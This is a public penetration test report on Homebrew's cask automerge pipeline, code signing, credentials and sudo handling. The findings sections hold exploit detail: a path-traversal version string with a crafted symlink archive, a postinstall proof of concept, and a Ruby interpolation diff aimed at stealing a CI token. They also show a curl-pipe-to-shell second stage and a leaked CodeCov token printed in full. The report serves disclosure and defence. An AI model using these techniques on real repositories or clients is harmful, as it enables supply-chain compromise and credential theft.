Radically Open Security

Penetration Test Report

Secure Open Source Mozilla

V 1.1
Amsterdam, May 30th, 2022
Public

Document Properties

Client	Secure Open Source Mozilla
Title	Penetration Test Report
Targets	Code Audit of https://github.com/Homebrew CI/CD and Maintainer trust model at Homebrew Content-Delivery
Version	1.1
Pentesters	Fabian Freyer, Stefan Grönke
Authors	Fabian Freyer, Stefan Grönke, Patricia Piolon, Marcus Bointon, Stefan Gröke
Reviewed by	Patricia Piolon Marcus Bointon
Approved by	Melanie Rieback

Version control

Version	Date	Author	Description
0.1	March 31st, 2021	Fabian Freyer	Initial draft
0.2	March 31st, 2021	Stefan Grönke	Initial draft
0.3	March 31st, 2021	Patricia Piolon	Review
1.0	April 1st, 2021	Marcus Bointon	Review
1.1	May 30th, 2022	Stefan Gröke	Public report

Contact

For more information about this document and its contents please contact Radically Open Security B.V.

Name	Melanie Rieback
Address	Science Park 608 1098 XH Amsterdam The Netherlands
Phone	+31 (0)20 2621 255
Email	info@radicallyopensecurity.com

Radically Open Security B.V. is registered at the trade register of the Dutch chamber of commerce under number 60628081.

Table of Contents

1 Executive Summary

1.1 Introduction

Between August 17, 2020 and November 30, 2020 , Radically Open Security B.V. carried out a penetration test for Secure Open Source Mozilla

This report contains our findings as well as detailed explanations of exactly how ROS performed the penetration test.

1.2 Scope of work

The scope of the penetration test was limited to the following targets:

- Code Audit of https://github.com/Homebrew
- CI/CD and Maintainer trust model at Homebrew
- Content-Delivery

The scoped services are broken down as follows:

- Code Audit of https://github.com/Homebrew from a user's perspective: 20 days
- CI/CD and Maintainer trust model at Homebrew: 10 days
- Content-Delivery: 2 days
- Directly address vulnerabilities (HackerOne, or direct contact with Mike): 5 days
- Public report of an audit of the trust model of Homebrew : 5 days
- **Total effort: 42 days**

1.3 Project objectives

ROS will perform a source code audit of the Homebrew project with Mozilla. The test is intended to gain insight into the security of Homebrew package manager. To do so, ROS will access publicly available sources and guide Homebrew in attempting to find vulnerabilities, exploiting any such found to try and gain further access and elevated privileges.

1.4 Timeline

The Security Audit took place between August 17, 2020 and November 30, 2020 .

1.5 Results In A Nutshell

During this crystal-box penetration test we found 2 Extreme, 3 Moderate and 2 Low-severity issues.

Two critical findings related to automatic merging *simple version bumps* demonstrate how GitHub accounts that are unrelated to the Homebrew GitHub organization are able to exploit path traversal HBRW-011 (page 12) and Ruby string interpolation HBRW-004 (page 16) to execute remote code on clients updating Homebrew or installing affected Casks.

The absence of code signing of Formulae and Casks HBRW-009 (page 21) leaves clients vulnerable to attacks on the CDN or transport encryption. Additional packages downloaded in Casks do not enforce Apple Code Signing HBRW-010 (page 19), so downloaded assets can be subjected to manipulation, so long as the stored SHA256 hash matches the asset.

A hard-coded code coverage token was found amongst CI assets HBRW-012 (page 20).


Although likely not exploitable, directory traversal in brew commands HBRW-002 (page 22) could invite remote code execution in automated processes with user input. Open sudo sessions credentials from earlier commands HBRW-005 (page 23) can allow later commands to use root privileges without the user's knowledge or consent.

1.6 Summary of Findings


ID	Type	Description	Threat level
HBRW-011	Path Traversal	Automatically merged pull requests on the homebrew-casks repository (see HBRW-004) allow path traversal vulnerabilities in Casks that interpolate the version into the download URL.	Extreme
HBRW-004	Template Injection	The review and automerge CI jobs will automatically merge pull requests which only bump the version or alter the hash of a Cask. The validation steps on the version can be bypassed to include string interpolations, which allow code execution upon loading of the relevant Cask.	Extreme
HBRW-010	Insufficient Verification of Data Authenticity	Casks lack fields to enforce code signing of downloaded archives or to specify code signing identities.	Moderate
HBRW-012	Unprotected Storage of Credentials	An upload token for the codecov.io Code Coverage service is included in the repository.	Moderate
HBRW-009	Insufficient Verification of Data Authenticity	Homebrew does not have a concept of cryptographically guaranteeing the provenance of formulae or taps.	Moderate
HBRW-002	Directory Traversal	The first argument to brew is passed to require with a path prefix, allowing directory traversal.	Low

HBRW-005	Insufficient Session Expiration	After operations that required root privileges via sudo, subsequent commands and processes can also elevate their privileges without requiring a password.	Low

1.6.1 Findings by Threat Level



1.6.2 Findings by Type



1.7 Summary of Recommendations

ID	Type	Recommendation
HBRW-011	Path Traversal	• Prevent path traversal by prohibiting `..` in version strings. • Restrict the changes recognized as a "simple version bump" to e.g. just digit changes. • Perform careful review of any changes on the review GitHub Action to avoid future similar issues, and consider enforcing human review when the corresponding workflow file is changed. • Consider requiring human interaction either in the review or merge stage instead of combining automatic review and merging.
HBRW-004	Template Injection	• Enforce more stringent checks in GitHub actions before allowing automated merges, see full finding description for more detail.
HBRW-010	Insufficient Verification of Data Authenticity	• Allow casks to enforce code signing and specify a set of valid code-signing identities. • Do not automatically merge changes to the code-signing policy or valid identities. • Consider discontinuing the automatic merge of changes to a cask's checksum.
HBRW-012	Unprotected Storage of Credentials	• Revoke the upload token • Set the token using an encrypted secret
HBRW-009	Insufficient Verification of Data Authenticity	• Sign formulae and verify signatures on use • Distribute formulae so signatures can be checked by consensus across multiple sources
HBRW-002	Directory Traversal	• Enforce that command code is included only from the relevant directory.

		• Sanitize the `cmd` variable.
HBRW-005	Insufficient Session Expiration	• Revoke sudo credentials immediately after an administrative `brew` command.

2 Methodology

2.1 Planning

Our general approach during penetration tests is as follows:

1. **Reconnaissance**
   We attempt to gather as much information as possible about the target. Reconnaissance can take two forms: active and passive. A passive attack is always the best starting point as this would normally defeat intrusion detection systems and other forms of protection afforded to the app or network. This usually involves trying to discover publicly available information by visiting websites, newsgroups, etc. An active form would be more intrusive, could possibly show up in audit logs and might take the form of a social engineering type of attack.
2. **Enumeration**
   We use various fingerprinting tools to determine what hosts are visible on the target network and, more importantly, try to ascertain what services and operating systems they are running. Visible services are researched further to tailor subsequent tests to match.
3. **Scanning**
   Vulnerability scanners are used to scan all discovered hosts for known vulnerabilities or weaknesses. The results are analyzed to determine if there are any vulnerabilities that could be exploited to gain access or enhance privileges to target hosts.
4. **Obtaining Access**
   We use the results of the scans to assist in attempting to obtain access to target systems and services, or to escalate privileges where access has been obtained (either legitimately though provided credentials, or via vulnerabilities). This may be done surreptitiously (for example to try to evade intrusion detection systems or rate limits) or by more aggressive brute-force methods. This step also consist of manually testing the application against the latest (2017) list of OWASP Top 10 risks. The discovered vulnerabilities from scanning and manual testing are moreover used to further elevate access on the application.

2.2 Risk Classification

Throughout the report, vulnerabilities or risks are labeled and categorized according to the Penetration Testing Execution Standard (PTES). For more information, see: http://www.pentest-standard.org/index.php/Reporting

These categories are:

- **Extreme**
  Extreme risk of security controls being compromised with the possibility of catastrophic financial/reputational losses occurring as a result.

- **High**

  High risk of security controls being compromised with the potential for significant financial/reputational losses occurring as a result.
- **Elevated**

  Elevated risk of security controls being compromised with the potential for material financial/reputational losses occurring as a result.
- **Moderate**

  Moderate risk of security controls being compromised with the potential for limited financial/reputational losses occurring as a result.
- **Low**

  Low risk of security controls being compromised with measurable negative impacts as a result.

3 Threat and Trust Modeling

Homebrew makes extensive use of GitHub, GitHub Actions and the GitHub Permissions model. GitHub is central to Homebrew's trust model. Commit rights are transferred via maintainership of the Homebrew organization's repositories; external contributors are able to submit changes to the core code and software repositories (formulae) via pull requests which are reviewed prior to merging (exemptions are discussed in the Findings section below). Administrative workflows are implemented using GitHub Actions, in many cases using a bot account with widely scoped access across repositories.

The threat model considered in this audit assumes trustworthy maintainers. Governance processes as well as social engineering attacks on maintainers are excluded. The attacker model applied assumes no privileges within the Homebrew GitHub organization.

Homebrew executes as an unprivileged user that owns the local checkouts of the Homebrew core files and software repositories (formulae), but elevates privileges when installing software with third-party installers (casks). It is typically used in a single-user scenario. Modifications to the local checkout of the official Homebrew repositories are considered out of scope, as they require a previous compromise. Any escalations of privilege through Homebrew would otherwise already be possible with this level of access.

Third-Party Software installable via HomeBrew is untrusted; software installable via Homebrew being malicious or compromised is outside of the threat model considered in this audit. However, Homebrew should not download, install, build, or run such untrusted third-party code without explicit consent of the user transferred by an explicit build or install action.

4 Findings

We have identified the following issues:

4.1 HBRW-011 — Path traversal in Cask versions

Vulnerability ID: HBRW-011	**Status:** Resolved
Vulnerability type: Path Traversal	
Threat level: Extreme	

Description:

Automatically merged pull requests on the homebrew-casks repository (see HBRW-004 (page 16)) allow path traversal vulnerabilities in Casks that interpolate the version into the download URL.

Technical description:

Approximately 2460 casks interpolate the `version` field into the `url` field at the time of writing. As demonstrated in HBRW-004 (page 16), the `version` field is potentially attacker-controlled along with the `sha256` checksum field due to automatic review and merging.

To illustrate the impact of this issue, we will use the `powershell` cask, since it not only exhibits the underlying issue, but is also one of the most popular installed casks with approximately 85,000 installs over the past year, and multiple CI services, including AppVeyor, Azure Pipelines and GitHub Actions installing it as part of their image creation process. Other CI providers install the `xquartz` cask, which suffers from the same issue.

Consider the interpolation of the `version` field in the `url`:

```
cask "powershell" do
  version "7.1.3"
  sha256 "6E889BC771463555F8639AA3B40E9D571CE365E1C442380EE361189575B27B0F"

  url "https://github.com/PowerShell/PowerShell/releases/download/v#{version}/powershell-#{version}-
osx-x64.pkg"

  # ...

  pkg "powershell-#{version}-osx-x64.pkg"
```

A simple version bump to `7.1.3/../../../../../../TeamRckt/evil/releases/download/foo` would cause the following HTTP request to be sent by `brew` :

```
GET /TeamRckt/evil/releases/download/foo-osx-x64.pkg HTTP/1.1
Host: github.com
User-Agent: Homebrew/3.0.9-50-ga96e364 (Macintosh; Intel Mac OS X 11.2.3)
```

```
[...]
```

This would allow an attacker to substitute the legitimate powershell installer package with a malicious one, given they have access to the hypothetical `TeamRckt/evil` repository.

In practice, several obstacles introduced through the version interpolations must be bypassed, such as the version being included in the `url` twice as well as it being not only interposed into the download link, but also into multiple file system paths, e.g. when constructing the staging path, writing cask metadata, and invoking the package installer.

To prevent the staging path from ending up at a non-existent directory, the additional path components pushed onto the path stack after the initial group of `..` path segments must be followed by a second group. Here, we can exploit the fact that the HTTP query parameter introduced by the `?` symbol is not used for path resolution on the server side, but the `?` is a valid character in paths, and we can therefore traverse via the root directory to a known writable path:

```
version "7.1.3/../../../../../TeamRckt/evil/releases/download/v1/pkg.tar.gz?/../../../../../../usr/
local/Caskroom/"
```

On the `stage` step of installation, the maliciously crafted archive will then be extracted to `/usr/local/Caskroom`, as Homebrew determines an extraction strategy from the downloaded file's magic numbers.

The installer's `save_caskfile` method installs metadata into a timestamped subfolder caskroom directory, `/usr/local/Caskroom/<cask>/<version>/.metadata/<timestamp>/`, then deletes the previous save directory:

```
def save_caskfile
  old_savedir = @cask.metadata_timestamped_path
  return unless @cask.sourcefile_path

  savedir = @cask.metadata_subdir("Casks", timestamp: :now, create: true)
  FileUtils.copy @cask.sourcefile_path, savedir
  old_savedir&.rmtree
end
```

To prevent the path traversal from escaping the caskroom directory, the archive can be constructed to contain a number of self-referential symlinks:

```
pkg.tar.gz archive
└── powershell
    ├── 7.1.3 -> maze/1/2/3/4/5
    ├── .metadata
    │   └── 7.1.3 -> ../maze/1/2/3/4/5
    ├── Caskroom -> .
    ├── local -> .
    ├── maze
    │   ├── 1
    │   │   └── 2
    │   │       └── 3
    │   │           └── 4
    │   │               └── 5
    │   ├── download -> .
    │   ├── TeamRckt -> .
    │   ├── pkg.tar.gz? -> 1/2/3/4/5
    │   ├── releases -> .
    │   ├── evil -> .
    │   └── v1 -> .
```

```
   ├── powershell-7.1.3 -> maze/1/2/3/4/5
   └── usr -> .
```

The `old_savedir` is determined by taking the alphabetically last entry in the `powershell` folder (under normal conditions, this would be expected to be the highest installed version), which in this case is the `usr` symlink. To prevent this from being removed, a sacrificial directory is added following `usr`, such as `zzz_willbedeleted`.

To satisfy the package installation steps, a maliciously manipulated version of the original powershell installation package is added to the archive. This must be resolvable at `/usr/local/Caskroom/-osx-x64.pkg` by the package installer and at `/usr/local/Caskroom/powershell/-osx-x64.pkg` by the pkg artifact's `run_installer` method. This can be achieved using an additional symlink:

```
pkg.tar.gz archive
├── -osx-x64.pkg
└── powershell
   ├── -osx-x64.pkg -> ../-osx-x64.pkg
   ├── (other files)
   └── zzz_willbedeleted
```

The original installer package is extracted using `pkgutil --extract` , allowing modification of the `postinstall` script, and repackaged using `pkgutil --flatten`. To avoid polluting the caskroom directory and potentially catastrophic file deletions on deinstallations, re-installations and upgrades, the proof-of-concept payload was extended with some basic cleanup code:

```
# ... (original content)
# Let's be a good citizen, and clean up after ourselves.
version="7.1.3"
caskroom=/usr/local/Caskroom
timestamp=$(cd ${caskroom}/powershell/; ls | grep -e '\d\{14\}\.\d\{3\}')
caskfile=$(base64 < ${caskroom}/powershell/${timestamp}/Casks/powershell.rb)

rm -rf ${caskroom}/powershell
rm -f ${caskroom}/-osx-x64.pkg

mkdir -p ${caskroom}/powershell/.metadata/${version}/${timestamp}/Casks
mkdir -p ${caskroom}/powershell/${version}
echo ${caskfile} | base64 -d | sed "s/version \".*\"$/version \"${version}\"/g" > ${caskroom}/
powershell/.metadata/${version}/${timestamp}/Casks/powershell.rb
chown -R $(stat -f %u ${caskroom}) ${caskroom}/powershell

# POC
id > /tmp/pwned
open -a Calculator.app
osascript <<EOF
activate application "Calculator"
tell application "System Events" to keystroke "1337"
EOF
```

Combining the above steps, and hosting the crafted payload archive on GitHub, the attacker is then able to cause the payload added to the `postinstall` script to be executed when their victim installs or upgrades the `powershell` cask:

The output truncation at 80 characters of the default terminal size hides the path traversal in the URL.

Through careful choice of the organization, repository and artifact name lengths, the resulting version can comply with the maximum line length imposed by the style checker:

```
$ brew style --cask powershell

1 file inspected, no offenses detected
```

Impact:

- Attackers outside the Homebrew GitHub organization can introduce a path traversal payload into the homebrew-casks repository to execute code as root on clients installing or upgrading the affected cask. No maintainer interaction is required.
- Using this vulnerability, attackers can mount supply chain attacks on third-party CI services and build infrastructure, as well as compromising end user machines.

Recommendation:

- Prevent path traversal by prohibiting `..` in version strings.
- Restrict the changes recognized as a "simple version bump" to e.g. just digit changes.
- Perform careful review of any changes on the review GitHub Action to avoid future similar issues, and consider enforcing human review when the corresponding workflow file is changed.
- Consider requiring human interaction either in the review or merge stage instead of combining automatic review and merging.

4.2 HBRW-004 — Automerge merges PR with code execution payloads

Vulnerability ID: HBRW-004	**Status:** Resolved
Vulnerability type: Template Injection	
Threat level: Extreme	

Description:

The `review` and `automerge` CI jobs will automatically merge pull requests which only bump the version or alter the hash of a Cask. The validation steps on the version can be bypassed to include string interpolations, which allow code execution upon loading of the relevant Cask.

Technical description:

Homebrew's Casks repository makes extensive use of GitHub Actions for administrative purposes, including automatic review and merging of pull requests:

- The automerge job uses the reitermarkus/automerge GitHub Action to automatically merge pull requests with passing checks and at least a single approving review.

- The review job checks the pull requests and approves it, if all of the following checks are passed:
  - The pull request is not marked as a draft
  - The pull request does not have any existing reviews
  - Only a single cask file is modified
  - The number of additions matches the number of deletions
  - The `checksum` line is modified, but must be a 64-character lower-case sha256 hex digest, **or**
  - the `version` line is modified, but:
    - the number of `:` or `,` characters must be preserved
    - the corresponding line in the diff must match the regular expression `/^[+-]\s*version "([^"]+)"$/`
    - the version was not decreased
    - no previous commits on the PR's base branch set this version
    - no other Pull requests match the version change

The above list is non-exhaustive, as multiple conditions do not necessarily hold for project members. However, given the threat model of an external attack and members already having elevated access, the above list enumerates the checks an external attacker must bypass.

Careful evaluation of the checks above show that the `review` stage would incorrectly approve a maliciously crafted pull request that contains string interpolation in the `version` statement of a cask. Upon loading of the cask file, the cask loader will execute any code inside the string interpolation, as it evaluates the cask file:

```
      def load(config:)
        @config = config

        instance_eval(content, __FILE__, __LINE__)
      end
```

After careful testing on a private repository, this was demonstrated in coordination with the project using a proof-of-concept pull-request:

```
diff --git a/Casks/pwnagetool.rb b/Casks/pwnagetool.rb
index 76c36436905c20..01d871a670a498 100644
--- a/Casks/pwnagetool.rb
+++ b/Casks/pwnagetool.rb
@@ -1,5 +1,5 @@
 cask "pwnagetool" do
-  version "5.1.1"
+  version "5.1.1#{<exploit payload>}"
   sha256 "84262734ad9f9186bce14a4f939d7ea290ed187782fdfa549a82c28bf837c808"

   url "https://iphoneroot.com/download/PwnageTool_#{version}.dmg"
```

The exploit payload in this case was a one-line ruby payload designed to exfiltrate the `HOMEBREW_GITHUB_API_TOKEN`, a personal access token that is used by the BrewTestBot account and has widely scoped write access to several repositories.

The proof-of-concept pull request confirmed that the `review` stage of the pull request incorrectly approved the pull request:

Automerging, the following step in the exploit chain, did not succeed however, as a required style check did not succeed. In addition to this obstacle, the exploitation attempt was noticed within only a few minutes and the vulnerability was addressed extremely promptly.

This issue was mitigated by adding an additional check to disallow string interpolations within the string:

```
if diff.new_version.include?("\#{")
  return {
    event: :COMMENT,
    message: "Version must not contain interpolation."
  }
end
```

It is highly likely that an exploit payload can be crafted that satisfies the style checker by using backticks to execute a shell and load a second stage (e.g.: `#{`curl https://.../stage2|sh`}`). Due to the prompt response, we were not able to demonstrate this in a second proof-of-concept exploit.

Impact:

- An attacker may submit a maliciously crafted PR that could be automatically approved and committed to the homebrew-cask repository.
- Once committed, a CI job that holds a privileged access token in the `GITHUB_TOKEN` or `HOMEBREW_GITHUB_API_TOKEN` environment variables, such as the tests CI job on the brew repository may load the cask, executing the malicious payload. The malicious payload may then abuse or the token to gain complete write access to the Homebrew repositories.
- Users updating their local casks tap will download the malicious payload, executing it once the formula is loaded, e.g. during an upgrade.

Recommendation:

- Prohibit string interpolation escape characters `#{` in the version field.
- Replace the evaluation of formulae, including casks, as code when loading casks with a non-executing parser, such as a Ruby AST parser to minimize the attack surface of maliciously crafted metadata in formulae or casks.
- Restrict the changes recognized as a "simple version bump" to e.g. just digit changes.
- Perform careful review of any changes on the review GitHub Action to avoid future similar issues, and consider enforcing human review when the corresponding workflow file is changed.
- Consider requiring human interaction either in the review or merge stage instead of combining automatic review and merging.

4.3 HBRW-010 — Code signing is not enforced for casks

Vulnerability ID: HBRW-010

Vulnerability type: Insufficient Verification of Data Authenticity

Threat level: Moderate

Description:

Casks lack fields to enforce code signing of downloaded archives or to specify code signing identities.

Technical description:

Homebrew will not verify the code signature when unpacking and installing a cask from a code-signable archive such as an installer package or a dmg image. It does verify the SHA-256 digest of the file, but this can be changed using an automatically merged pull request (see HBRW-004 (page 16)).

This allows an unsigned package, or a package signed by a different code signing identity to be installed when the downloaded package's integrity is compromised (e.g. using HBRW-011 (page 12)) and the corresponding checksum adjusted.

Impact:

An attacker may be able to compromise a download that would otherwise have been protected by code signing by a legitimate vendor.

Recommendation:

- Allow casks to enforce code signing and specify a set of valid code-signing identities.
- Do not automatically merge changes to the code-signing policy or valid identities.
- Consider discontinuing the automatic merge of changes to a cask's checksum.

4.4 HBRW-012 — CodeCov token in CI

Vulnerability ID: HBRW-012

Vulnerability type: Unprotected Storage of Credentials

Threat level: Moderate

Description:

An upload token for the codecov.io Code Coverage service is included in the repository.

Technical description:

The repository includes an upload token for the CodeCov service in `.github/workflows/tests.yml`:

```
HOMEBREW_CODECOV_TOKEN: 3ea0364c-80ce-47a3-9fba-93a940d4b5d7
```

This allows uploading coverage information to CodeCov.

Impact:

An attacker can upload false or fake coverage information to codecov.io.

Recommendation:

- Revoke the upload token
- Set the token using an encrypted secret

4.5 HBRW-009 — Formulae are not Signed

Vulnerability ID: HBRW-009

Vulnerability type: Insufficient Verification of Data Authenticity

Threat level: Moderate

Description:

Homebrew does not have a concept of cryptographically guaranteeing the provenance of formulae or taps.

Technical description:

Homebrew follows a trust model where maintainers have write access to the repository and can commit formulae. External contributors (i.e. potential attackers) can contribute pull requests which are reviewed by the maintainers after passing a CI. Since formulae are ruby files that are evaluated when loaded, Homebrew's trust model is extended to users trusting homebrew core maintainers to perform code review and only merge safe code.

Formulae are loaded by Homebrew in several situations, such as when performing updates, even when the user did not make a conscious decision to execute the code in the formula or had an opportunity to review the respective formula. Given the code churn in the homebrew-core repository and officially supported taps, independent user review of formulae is prohibitive.

The main way that users can verify their formula checkout matches upstream is by manually comparing the commit hash of their git `HEAD` with the version history of each tap on GitHub. However, git uses SHA-1 hashes, which are deprecated and do not provide hard security guarantees against a well-funded adversary.

Cryptographic signatures of formulae are not performed or verified. Neither of the two applicable principles of signing revisions (e.g. using PGP-signed git commits) or signing individual formulae are established. Users do not have the option of verifying the integrity and provenance of formulae, or to restrict the formulae they use to a limited subset maintained by a trusted group, or manually reviewing untrusted formulae prior to their execution.

Impact:

- Homebrew's trust model is extended to users
- Users do not have the option of verifying the integrity and provenance of formulae and limiting the formulae they use to a limited subset maintained by a trusted group, or manually reviewing untrusted formulae prior to their execution

- Local manipulations to the formulae or in-flight manipulations by an attacker able to perform TLS interception and modification can go unnoticed by the user, allowing malicious content to persist in the formulae

Recommendation:

- Implement a per-formula signature scheme and allow users to specify the trusted set of formula maintainers
- Prompt users to review untrusted formulae prior to their execution (this may require parsing formula metadata using an alternative method to evaluation of the formula as ruby code)
- Implement git commit signatures
- Host mirrors of the maintained Homebrew repositories in a diverse set of network locations to allow users to independently verify their git checkout against multiple authoritative sources

4.6 HBRW-002 — Directory traversal in brew commands

Vulnerability ID: HBRW-002

Vulnerability type: Directory Traversal

Threat level: Low

Description:

The first argument to `brew` is passed to `require` with a path prefix, allowing directory traversal.

Technical description:

POC:

```
brew ../brew
```

In `brew.rb`, the first command-line argument is passed to `Commands.valid_internal_cmd?` as `cmd`

```
internal_cmd = Commands.valid_internal_cmd?(cmd)
```

`Commands.valid_internal_cmd?` is a thin wrapper around `require`:

```
def valid_internal_cmd?(cmd)
    require?(HOMEBREW_CMD_PATH/cmd)
end
```

The `HOMEBREW_CMD_PATH` variable expands to `HOMEBREW_LIBRARY_PATH/"cmd"`, which is by default `/usr/local/Homebrew/Library/Homebrew/cmd`.

Impact:

An attacker who is able to control the first argument passed to brew may require arbitrary ruby modules. However, this threat model is extremely unlikely and obscure and probably already requires arbitrary command execution.

Recommendation:

- Enforce that command code is included only from the relevant directory.
- Sanitize the `cmd` variable.

4.7 HBRW-005 — Long Sudo

Vulnerability ID: HBRW-005

Vulnerability type: Insufficient Session Expiration

Threat level: Low

Description:

After operations that required root privileges via sudo, subsequent commands and processes can also elevate their privileges without requiring a password.

Technical description:

Sudo password caching allows subsequent processes so become root as well without prompting for a password. When a user installs a Cask, which requires entering a sudo password, subsequent `brew` operations can also elevate their privileges to root without notifying the user. For instance the following could occur when building Formulae:

```
sh-3.2$ sudo whoami
Password:
root
sh-3.2$ /bin/sh <<EOF
>   echo "Another shell, still root"
>   sudo whoami
> EOF
Another shell, still root
root
```

The macOS sudo man-page states:

> The security policy determines what privileges, if any, a user has to run sudo. The policy may require that users authenticate themselves with a password or another authentication mechanism. If authentication is required, `sudo` will exit if the user's password is not entered within a configurable time limit. This limit is policy-specific; the default password prompt timeout for the sudoers security policy is unlimited. Security policies may support credential caching to allow the user to run sudo again for a period of time without requiring authentication. By default, the sudoers policy caches credentials on a per-terminal basis for 5 minutes. See the `timestamp_type` and `timestamp_timeout` options in `sudoers(5)` for more information. By running `sudo` with the `-v` option, a user can update the cached credentials without running a command.

When a `brew` command requires a user to enter their sudo password, the credentials of the session should be revoked with `sudo --remove-timestamp` as soon as administrative credentials are no longer required, for instance at the end of the `brew` command. A user would not expect credential revocation when the sudo session existed prior to executing the brew command requiring root privileges.

Impact:

`brew` commands executed after a privileged one may elevate their privilege to root, including build steps of Formulae following a Cask install.

Recommendation:

- Revoke sudo credentials immediately after an administrative `brew` command.

5 Non-Findings

In this section we list some of the things that were tried but turned out to be dead ends.

5.1 NF-006 — Dangerous Output ::set-env


GitHub Actions support setting ENV variables (and PATH) from STDOUT within Jobs. On their blog, GitHub has announced they will deprecate set-env and add-path commands commands in October 2020, but recommend mitigating path injection by using stop-commands to disable the feature while handling untrusted output.

```
::stop-commands::{endToken}
echo "untrusted output"
::{endToken}::
```

GitHub Actions used by the Homebrew organization did not apply this mitigation, although we only found STDOUT printed from job steps that were not followed by controllable executions that would have led to compromise of the build chain.

Multiple GitHub Actions workflows of the Homebrew organization allowed string injection in build output, but none of them were followed by executable commands that could be compromised with a manipulated ENV or PATH. Without debugging output enabled, most of the GitHub Actions did not render any externally controlled output.

On invalid commands, the dispatch_command workflow was found to reflect user-provided strings into the build output:



Here it was not possible to inject newline characters that would have allowed setting environment variables.

While workflow could be triggered on dispatch_command by external users, exceptions in scheduled task could allow attackers to inject line-breaks and payload through error output:

```
irb(main):008:0> raise "\n::set-env name=FOO::bar\n"
Traceback (most recent call last):
        5: from /usr/bin/irb:23:in `<main>'
```

```
        4: from /usr/bin/irb:23:in `load'
        3: from /Library/Ruby/Gems/2.6.0/gems/irb-1.0.0/exe/irb:11:in `<top (required)>'
        2: from (irb):8
        1: from (irb):8:in `rescue in irb_binding'
RuntimeError ()
::set-env name=FOO::bar
